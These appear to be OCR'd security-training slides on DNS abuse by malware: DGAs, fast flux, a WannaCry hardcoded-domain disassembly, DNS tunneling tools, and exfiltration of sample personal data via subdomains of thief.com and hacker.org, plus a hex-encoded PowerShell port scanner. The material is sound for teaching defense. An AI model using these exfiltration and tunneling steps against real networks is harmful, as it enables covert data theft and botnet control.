New - Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0E; .NET4.0C; rv:11.0) like Gecko

Figure

Figure 3: Old and new user agent for Dyre

DGA

- Domain Generating Algorithm
- malware that randomly generates domains to connect to malicious networks or botnets
- C&Cs are not hardcoded
- Generate many candidates based on its algorithm
- Only register one
- Example: Necurs, 2048 domains per three days
- Free data feed: http://data.netlab.360.com/dga

Fast Flux

- Rapidly changing of domains & IP addresses by malicious domains to obfuscate identity and location
- Single-Flux
- Double-Flux

Traditional non-DGA C&C
Hardcoded C&C
WannaCry

```
.data:004313CE                  align 10h
.data:004313D0 aHttpWww_iuqerf db 'http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com',0
.data:004313D0                                          ; DATA XREF: WinMain(x,x,x,x)+A↑o
.data:00431409                  align 10h
```


```
qmemcpy(&szUrl, aHttpWww_iuqerf, 0x39u);      // Copy hardcoded domain
v8 = 0;
v9 = 0;
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
v4 = InternetOpenA(0, 1u, 0, 0, 0);
v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);// Connect
if ( v5 )                                     // If success
{
```

llvgqpgesb.ga	1	e3	[redacted]	1709212225	0
tffwlwyutc.sh	1	e3	[redacted]	1709212225	0
shwrmrsphrdclbbnx.biz	1	e3	[redacted]	1709212225	0
xghiwdoxxrcteq.so	1	e3	[redacted]	1709212225	0
vykwipbptsebgxhhlrmut.tw	1	e3	[redacted]	1709212225	0
[redacted]					
wwlqksmu.us	1	e3	[redacted]	1709212225	0
vavmxfpsotngiq.ug	1	e3	[redacted]	1709212225	0
mehsfqgvjtyie.ru	1	e3	[redacted]	1709212225	0
temtvdgx.com	1	e3	[redacted]	1709212225	0
noaxluqryfewc.sc	1	e3	[redacted]	1709212225	0
sdypfxod.com	1	168.170.0.7	[redacted]	170921222	
[redacted]					
tlbcgfspo.cc	1	e3	[redacted]	1709212225	0
kvmfmkkyjkmnhywvmm.sh	1	e3	[redacted]	1709212225	0
tvudnwwbrwbjrbaueew.net	1	e3	[redacted]	1709212225	0
cemnpvvi.jp	1	e3	[redacted]	1709212225	0
nrkehipvk.jp	1	e3	[redacted]	1709212225	0

seydwjdaewafx.in	1	e3	[redacted]	1709241405
olpcnkxuxjukvkmr.ac	1	e3	[redacted]	1709241405
uwaxayog.ru	1	e3	[redacted]	1709241405
nsjydsbjnneuhwuignkfo.ru	1	e3	[redacted]	1709241405
ntprlmnjidkgynaltfy.co	1	e3	[redacted]	1709241405
lqpqiex.net	1	169.242.240.68	[redacted]	17092414
xvnjcapvp.nu	1	e3	[redacted]	1709241405
txmwwuntrrfxxdyhx.tw	1	e3	[redacted]	1709241405
begkajmuxxskxwyujsucx.pro	1	e3	[redacted]	1709241405
aukwkhiofi.sx	1	e3	[redacted]	1709241405
jolxqio.ir	1	e3	[redacted]	1709241405
filliineoe.ki	1	e3	[redacted]	1709241405
ofwbafao.sx	1	e3	[redacted]	1709241405
vlkktytatkxqfubmb.pro	1	e3	[redacted]	1709241405
axrsllydhsr.jp	1	e3	[redacted]	1709241405
fwgcipduxoyxxxhxmxnpa.de	1	e3	[redacted]	1709241405
egfoehki.net	1	e3	[redacted]	1709241405
xjcyaqdtyncdvtlt.co	1	e3	[redacted]	1709241405

2017-09-21
C&C: 168.170.0.7

2017-09-24
C&C: 169.242.240.68



Salam Secure Land

Anatomy of an Attack

Salam Secure Land

How DNS Is (Ab)Used

- ✓ register brand-new domain name With no negative reputation
- ✓ mount phishing campaign, luring the unsuspecting to a web site using the new domain name
- ✓ visitors are infected through a variety of means

Finding C&C Server

- ✓ Malware wakes on the corporate network, inside the firewall
- ✓ The malware wants to communicate with a C&C server
- ✓ It rendezvous with a C&C server by looking up
  - ✓ A compiled-in list of domain names
  - ✓ Domain names generated by a Domain Generation Algorithm (DGA)
- ✓ …until it gets an answer

DNS Tunneling

Tunneling data surreptitiously into or out of a network using
This is often effective because

- Most corporate networks no longer permit direct communication from internal hosts to the Internet
- Many require that common protocols (e.g., HTTP, HTTPS) run through proxies
- DNS is available in almost every network
- DNS queries and responses are usually poorly monitored compared to HTTP,FTP and SMTP protocols

Can be used

- as a covert back channel
- as a command and control channel for a botnet
- to download new code to existing malware
- to exfiltrate data from the internal network to a drop server

Slow DNS

dnscapy
DNS tunneling with Scapy

DNS cat

VPN over DNS

Iodine


HEYOKA

Features and Restrictions


- Placing Information over DNS Queries(TXT Records,…)
- Limited query size up to 255 bytes
- Limited per subdomain size up to 63 bytes
- Case-insensitive
- Unreliable (order of message is not guaranteed)
- External server reassembles packets and constructs original file

Common Usage

- Web browsing over the DNS
- Remote desktop protocols
- Sensitivities data thief (e.g., passwords)
- Command and control channel



S: [infected host] Q: 0.[id].hacker.org/TXT ?
D: [infected host] A: 0.[id].hacker.org TXT “0.[base-64-encoded data]”
0.[id].hacker.org TXT “1.[base-64-encoded data]”
...




S: [infected host] Q: 0.[base-32-encoded data].[id].hacker.org/A ?
D: [infected host] A: NXDOMAIN
S: [infected host] Q: 1.[base-32-encoded data].[id].hacker.org/A ?
D: [infected host] A: NXDOMAIN

3	2.683441874	12.0.0.129	12.0.0.2	DNS	223	Standard query 0x5957 MX 11b203f22200000000b0989bbe2a08cc5fe6608cc948a5f7…
4	3.257430886	12.0.0.2	12.0.0.129	DNS	456	Standard query response 0x5957 MX 11b203f22200000000b0989bbe2a08cc5fe6608…
5	3.718661642	12.0.0.129	12.0.0.2	DNS	174	Standard query 0x8636 TXT 05de03f22239293affafc100003ab5766c1f577d6c30668…
6	3.886145548	12.0.0.2	12.0.0.129	DNS	353	Standard query response 0x8636 TXT 05de03f22239293affafc100003ab5766c1f57…
7	4.743778494	12.0.0.129	12.0.0.2	DNS	146	Standard query 0x6fc5 CNAME 1ed400f2224a945412939e0001215af4142f656d2289c…
8	4.903540523	12.0.0.2	12.0.0.129	DNS	263	Standard query response 0x6fc5 CNAME 1ed400f2224a945412939e0001215af4142f…
9	4.903748273	12.0.0.129	12.0.0.2	DNS	109	Standard query 0x7037 CNAME f82c01f22210eec35e65740002c05981bf.opendns.on…
10	5.072886319	12.0.0.2	12.0.0.129	DNS	226	Standard query response 0x7037 CNAME f82c01f22210eec35e65740002c05981bf.o…
11	5.937853691	12.0.0.129	12.0.0.2	DNS	109	Standard query 0x72d8 CNAME 9a3701f2228d6991886e3a00033dc27db8.opendns.on…
12	6.079753477	12.0.0.2	12.0.0.129	DNS	226	Standard query response 0x72d8 CNAME 9a3701f2228d6991886e3a00033dc27db8.o…
13	6.945991143	12.0.0.129	12.0.0.2	DNS	109	Standard query 0x72c0 MX 943a01f2226ab84f07ebf3000456f16eb2.opendns.online
14	7.100047684	12.0.0.2	12.0.0.129	DNS	228	Standard query response 0x72c0 MX 943a01f2226ab84f07ebf3000456f16eb2.open…
15	7.968146781	12.0.0.129	12.0.0.2	DNS	109	Standard query 0xce22 CNAME ee4101f2220c1e76127711000565b7d6d5.opendns.on…
16	8.125355386	12.0.0.2	12.0.0.129	DNS	226	Standard query response 0xce22 CNAME ee4101f2220c1e76127711000565b7d6d5.o…
17	8.992946441	12.0.0.129	12.0.0.2	DNS	109	Standard query 0xe941 MX 88c701f222bd52954a7ec00006e9d39c4f.opendns.online
18	10.007498047	12.0.0.129	12.0.0.2	DNS	109	Standard query 0x4dbf TXT 822001f222899927feb34d0007579d416c.opendns.onli…
19	11.017158663	12.0.0.129	12.0.0.2	DNS	109	Standard query 0x134e MX ff7101f2225a17cc007f3c0008c04c57e1.opendns.online
20	12.030919952	12.0.0.129	12.0.0.2	DNS	109	Standard query 0x6ca5 CNAME 912301f22262e370d2449400096ecbe2bb.opendns.on…

Data Exfiltration Over DNS Queries

Recursive DNS is used as a relay to send confidential data




Salam Secure Land

Data Exfiltration over DNS Queries

- Sophisticated
- Infected endpoint gets access to file containing sensitive data
- It encrypts and converts info into encoded format
- Text broken into chunks and sent via DNS using hostname.subdomain or TXT records
- Exfiltrated data reconstructed at the other end
- Can use spoofed addresses to avoid detection


Data Exfiltration via host/subdomain Simplified/unencrypted example:


MarySmith.foo.thief.com
SSN-543112197.foo.thief.com
DOB-04-10-1999.foo.thief.com
MRN100045429886.foo.thief.com



DNS Exfiltration (Data Breach) Setup

1. A simple file or encrypted file






2. Using Base64 Encoding and pipe individual lines to a domain

3. Perform query to these domain

4. thief.com name server to log all the queries to it and converts back to a file



Example:
54686520446f6d61696e204e616d65205379737
4656d2028444e53292069.thief.com
7320746865204960e7465726e6574e2809973207
374616e64617264206e61.thief.com

Salam Secure Land

Infiltration

Downloader Script	4 TXT records

```
$port = 445
$net = "192.168.0"
$range = 0..254
foreach ($r in $range)
{
   $ip = "{0}.{1}" -F $net,$r
   if(Test-Connection -BufferSize 32 -Count 1 -Quiet -
ComputerName $ip)
   {
      $socket = new-object System.Net.Sockets.TcpClient($ip, $port)
      if($socket.Connected)
      {
         "$ip listening to port $port"
         $socket.Close()
      }
   }
}
```


24706f7274203d20343435a246e6574203d20223139322e3136382
e3022a2472616e6765203d20302e2e323534a666f7265616368202
8247220696e202472616e676529a7ba202020202246970203d2022
7b307d2e7b317d22202d4620246e6

5742c2472a2020202069662854657374d436f6e6e656374696f6e
202d4275666666657253697a65203332202d436f756e742031202d51
75696574202d436f6d70757465724e616d652024697029a2020202
07ba2020202020202020224736f636b6574203

d206e65772d6f626a656374205379737456d2e4e65742e536f636
b6574732e546370436c69656e74282469702c2024706f727429a20
2020202020202069662824736f636b65742e436f6e6e6563746564
29a2020202020202020207ba202

